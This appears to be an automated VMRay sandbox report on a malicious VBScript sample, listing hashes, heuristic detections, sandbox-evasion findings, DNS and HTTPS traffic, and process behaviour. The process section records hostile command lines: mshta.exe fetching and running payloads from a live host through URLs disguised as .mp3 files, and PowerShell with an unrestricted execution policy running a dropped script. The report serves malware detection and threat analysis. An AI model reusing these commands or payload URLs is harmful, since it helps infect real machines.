MALICIOUS

Classifications: -

Threat Names: VBS.Heur.Asthma.2.E580B699.Gen, VBS.Heur.Furtiu.1.09A30F5F.Gen

Verdict Reason: -

Sample Type	**VBScript**
File Name	**2902fd2f62aa881a0d036bddefd66522c5562e3c7ae2a2b57dbac33588cb70c4.vbe**
ID	#968680
MD5	72430f412e87e06af425f1d4f2ad317b
SHA1	e048a834434bfc0717afc104656f5ec40a11750b
SHA256	2902fd2f62aa881a0d036bddefd66522c5562e3c7ae2a2b57dbac33588cb70c4
File Size	2.75 KB
Report Created	2021-09-28 10:21 (UTC+2)
Target Environment	win10_64_th2_en_mso2016 | windows_script_file

OVERVIEW

VMRay Threat Identifiers (5 rules, 9 matches)

Score	Category	Operation	Count	Classification
5/5	System Modification	Creates an unusually large number of files	1	-
	• (Process #5) powershell.exe creates an above average number of files.			
4/5	Antivirus	Malicious content was detected by heuristic scan	5	-
	• Built-in AV detected "VBS.Heur.Furtiu.1.09A30F5F.Gen" in the PCAP of the analysis. • Built-in AV detected "VBS.Heur.Asthma.2.E580B699.Gen" in the PCAP of the analysis. • Built-in AV detected "VBS.Heur.Furtiu.1.09A30F5F.Gen" in the response data of URL "https://www.voltajesports.com/svg/loading/static-svg/image.mp3". • Built-in AV detected "VBS.Heur.Asthma.2.E580B699.Gen" in the response data of URL "https://www.voltajesports.com/svg/loading/static-svg/image1.mp3". • Built-in AV detected the modified file c:\users\rdhj0cnfevzx\appdata\local\microsoft\windows\inetcache\ie\3ylm1fmi\image1[1].mp3 as "VBS.Heur.Asthma.2.E580B699.Gen".		
2/5	Anti Analysis	Tries to detect analyzer sandbox	1	-
	• (Process #1) cscript.exe is possibly trying to detect analyzer sandbox by checking for patched sleep.			
2/5	Network Connection	Performs DNS request	1	-
	• (Process #5) powershell.exe resolves host name "www.voltajesports.com" to IP "64.20.51.18".			
1/5	Network Connection	Connects to remote host	1	-
	• (Process #5) powershell.exe opens an outgoing TCP connection to host "64.20.51.18:443".			
-	Trusted	Known clean file	6	-
	• File "C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_6fe77092-4798-42ae-bda5-e7f822b580e9" is a known clean file. • File "C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_da21122d-ae44-4f93-ba1d-c9a978ca5b20" is a known clean file. • File "C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_cc38888a-7080-4220-9b7d-de7a9b2167ba" is a known clean file. • File "C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_6de40067-cd2a-4666-8cd9-870e0a588215" is a known clean file. • File "C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_01c28806-e5ae-41cc-b284-e627e1b02beb" is a known clean file. • File "C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_67a2505d-bf00-4e2f-b010-406d32caddc3" is a known clean file.		

Mitre ATT&CK Matrix


Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
				#T1497 Virtualization/ Sandbox Evasion		#T1497 Virtualization/ Sandbox Evasion					
						#T1124 System Time Discovery					


Sample Information


ID	#968680
MD5	72430f412e87e06af425f1d4f2ad317b
SHA1	e048a834434bfc0717afc104656f5ec40a11750b
SHA256	2902fd2f62aa881a0d036bddefd66522c5562e3c7ae2a2b57dbac33588cb70c4
SSDeep	48:eLLMLLwLwLILL3YLQaJttEOHEEYLLLL14mn:ZVEl
File Name	2902fd2f62aa881a0d036bddefd66522c5562e3c7ae2a2b57dbac33588cb70c4.vbe
File Size	2.75 KB
Sample Type	VBScript
Has Macros	✓


Analysis Information

Creation Time	2021-09-28 10:21 (UTC+2)
Analysis Duration	00:04:00
Termination Reason	Timeout
Number of Monitored Processes	4
Execution Successful	False
Reputation Enabled	✓
WHOIS Enabled	✓
Built-in AV Enabled	✓
Built-in AV Applied On	Sample Files, PCAP File, Downloaded Files, Dropped Files, Modified Files, Memory Dumps, Embedded Files
Number of AV Matches	3
YARA Enabled	✓
YARA Applied On	Sample Files, PCAP File, Downloaded Files, Dropped Files, Modified Files, Memory Dumps, Embedded Files
Number of YARA Matches	0


User Account Control
Do you want to allow this app to make changes to your PC?
Program name: Microsoft ® Console Based Script Host
Verified publisher: Microsoft Windows
Show details
Yes
No
Change when these notifications appear







Screenshots truncated

NETWORK

General

2.82 KB total sent

183.97 KB total received

1 ports 443

2 contacted IP addresses

2 URLs extracted

0 files downloaded

0 malicious hosts detected

DNS

2 DNS requests for 1 domains

1 nameservers contacted

0 total requests returned errors

HTTP/S

2 URLs contacted, 1 servers

3 sessions, 2.82 KB sent, 183.97 KB received

HTTP Requests


Method	URL	Dest. IP	Dest. Port	Status Code	Response Size	Verdict
	https://www.voltajesports.com/svg/loading/static-svg/image.mp3	-	-		0 bytes	NA
	https://www.voltajesports.com/svg/loading/static-svg/image1.mp3	-	-		0 bytes	NA

DNS Requests

Type	Hostname	Response Code	Resolved IPs	CNames	Verdict
-	www.voltajesports.com	-	64.20.51.18		NA

BEHAVIOR

Process Graph



Process #1: cscript.exe

ID	1
File Name	c:\windows\system32\cscript.exe
Command Line	"C:\Windows\System32\CScript.exe" "C:\Users\RDHJ0C~1\Desktop\2902fd2f62aa881a0d036bddefd66522c5562e3c7ae2a2b57dbac33588cb70c4.vbe"
Initial Working Directory	C:\Windows\system32\
Monitor Start Time	Start Time: 64362, Reason: Analysis Target
Unmonitor End Time	End Time: 108705, Reason: Terminated
Monitor duration	44.34s
Return Code	0
PID	5040
Parent PID	1636
Bitness	64 Bit

Host Behavior

Type	Count
Module	33
System	27
Registry	27
File	6
-	1
Window	1
COM	7
Process	2

Process #3: mshta.exe

ID	3
File Name	c:\windows\system32\mshta.exe
Command Line	"C:\Windows\System32\mshta.exe" https://www.voltajesports.com/svg/loading/static-svg/image.mp3
Initial Working Directory	C:\Windows\system32\
Monitor Start Time	Start Time: 95611, Reason: Child Process
Unmonitor End Time	End Time: 310486, Reason: Terminated by Timeout
Monitor duration	214.88s
Return Code	Unknown
PID	992
Parent PID	5040
Bitness	64 Bit

Dropped Files (1)

File Name	File Size	SHA256	YARA Match
C:\Users\Public\Run.ps1	165.85 KB	1b066393e4b41bf286c74f2b39e43e056a1ce343c1937ae037573fd50ef53819	✖

Host Behavior

Type	Count
Module	113
System	432
Registry	9
Environment	1
-	2
-	5
Keyboard	4
File	18
Window	8
COM	7
-	14

Network Behavior

Type	Count
HTTPS	1
TCP	1

Process #4: mshta.exe

ID	4
File Name	c:\windows\system32\mshta.exe
Command Line	"C:\Windows\System32\mshta.exe" https://www.voltajesports.com/svg/loading/static-svg/image1.mp3
Initial Working Directory	C:\Windows\system32\
Monitor Start Time	Start Time: 105901, Reason: Child Process
Unmonitor End Time	End Time: 310486, Reason: Terminated by Timeout
Monitor duration	204.59s
Return Code	Unknown
PID	2068
Parent PID	5040
Bitness	64 Bit

Host Behavior

Type	Count
Module	116
System	387
Registry	9
Environment	1
-	2
-	5
Keyboard	4
File	1
Window	8
COM	7
-	14
Process	1

Network Behavior

Type	Count
HTTPS	1
TCP	1

Process #5: powershell.exe

ID	5
File Name	c:\windows\system32\windowspowershell\v1.0\powershell.exe
Command Line	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -nologo -ExecutionPolicy Unrestricted -File C:\Users\Public\Run.ps1
Initial Working Directory	C:\Windows\system32\
Monitor Start Time	Start Time: 115082, Reason: Child Process
Unmonitor End Time	End Time: 217330, Reason: Terminated
Monitor duration	102.25s
Return Code	0
PID	1232
Parent PID	2068
Bitness	64 Bit

Dropped Files (104)

File Name	File Size	SHA256	YARA Match
C:\ProgramData\ServiceState\Registry.vbs	189 bytes	b904bcca4302adc5c233ac702b69656ffd1e9132b7a6f9e1840d6bf2022d2c71	✗
C:\Users\Public\Registry.bat	189 bytes	4fc1f3d57674527f1c342966f4abb8f18760f69ec8b75458b624e2efc5c83dd4	✗
C:\Users\Public\Registry.ps1	0 bytes	e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_af23c7f8-0cfe-42a9-b371-9bd1b8b996dc	690 bytes	4985daa10ab2e4770670a38d5cd2a15c3fd7cd1c8ed679d202a5e9e09b983fc3	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_d17b63be-a40d-41eb-b9e8-19da3222b20f	974 bytes	627e6b88e61562ed24ee216f5153264bbd7bb259605f2f9f89beed3c4aefca57	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_f579e475-3a4f-4343-b157-05dfd3db7077	693 bytes	d4047357a1edf5d34dafe49e58d3023d40fda12732c9e7e7e65fa6769e7aacf4	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_c576100b-de09-4abd-8440-b64c0aa6e278	1.41 KB	a5e8bab64392a30b85f5cb93bbe3b35cc981c61bc6d4dd16d25bcc734dc0e312	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_26c75ca9-b287-4813-9999-084986b4af6e	1016 bytes	2a761c02935a44d0f783cfb34aee5b514864da12336527781fa0b341518a9e07	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_2f07845a-4a84-47f8-bad3-cd0e56f079cb	1.86 KB	6b6c06abd51531f3f2129e3927074b7df0624435d9fc652883b6e2b57fc6db02	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_5813b28f-16b3-4ab9-b040-b0eb2b0bb280	805 bytes	a68d471f739180f6a0d670ce4757471eb527a06628bfaed1fa9c8507d0366a63	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_14d69269-0f8f-4629-91cf-33583e374f68	805 bytes	c9d60721420164ef6d1707b4868440e9a90f3a3f36defbd14ff7f25ba55652d7	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_cc8bd29b-e0a3-485a-9931-6fcbf24238b1	4.78 KB	5d27dc383f4de3692eadfb15e7ad30b523113c59e6ae595a8451385f4edb739a	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_23088fea-3134-440e-91ac-903ef537c0c8	1.84 KB	81b1dfc80a53d710a45845c2ceac7a921b3d2b5033a705ae2ddbe62773ba6256	✗

File Name	File Size	SHA256	YARA Match
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_9b5230dd-2b2a-4e48-84ad-fd1f13d0b74b	1.27 KB	1c6d2138e5de6c498ce47beaa181f5717420306bfffc174c75d7b2f7d9bddddcf	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_0c05f21b-a6e8-4fe4-8c18-43a4a6abb4d8	3.79 KB	34ed6390a3bc4bc2e0e7fa5c8e4623e59d88ad14e14b96513d812689493be057	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_565754fc-4cdb-480f-b05a-58f7be5619cc	2.89 KB	91963953d5bab4cf5d8b01acaf5f39e809e32567ec8794e810566e8402e220c7	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_26941902-84ab-4e9b-9c81-8024b843d125	1.73 KB	33c437958cadcc941697cc775c7530d7f3cf2ed35a82980406411ac7f02e7c10	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_d5be2867-60c6-486f-8f13-49cde37cea48	925 bytes	4a2dd2df7152fb43329c7556364a6bc21bff2ecf04b405fe1d92cc5443dd8ab6	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_66c8db68-ccfd-4c58-8fde-39b084586f38	4.91 KB	0323d4614482052e68f19ce6f1f3c415da4d6a6e64facdecc910f1c942179b8c	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_25c16aff-0788-4e7c-a3d6-db51ffe51668	1.94 KB	196decb4f6feb7877e81dd16a579487ac2815ed2c17d6825a283e7e9ed488c40	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_6144a2e2-c1b5-4f2b-9563-6aef6b18445a	2.42 KB	ee6e3226afd49cda69f95d7fda445afb1e2a68035bdb25fefbfd6c38dbe5ebaf	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_f2eff6cf-bede-4e9c-af2a-44073fcef3c5	1.83 KB	859d86cd7b237289c836b9a4d5fcecc4dd12b81e8093b36ddeeafe554c1ea6c2	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_957c5ab8-b90e-478a-8b89-70d6f4d0b6b7	794 bytes	4a2fa6deca0ec447255cbf4e535ee0ea6c3a239fd3d111bf7c0f8f0ab629dd75	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_e81bb966-786d-4d45-9a5f-a9d81be417fd	1.07 KB	1847a56755536a3dbef979ed8ef80e5b20ed1ffb27895876a9d80b592c278cd7	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_0ff1cc64-22e6-4eb8-9c7f-ffcfbce6cc5e	1.77 KB	760834a2fc0a34fe77b0f5baf9ce839ba004b7fd73d0c9750476f472a10ad229	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_a3e22781-de4c-473d-9fcf-ea1dc033c586	992 bytes	08f45856aa6e809e3fb04900c54c54ea47bdfda999d8093f6f0770997d7ff53c	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_f9e6287f-d48d-49f3-91a6-f7e47ab427e7	4.81 KB	d50565da7a88193302998e0f8f3d72ceaa151dbdeffa2e51d961917e0bc57537	✗
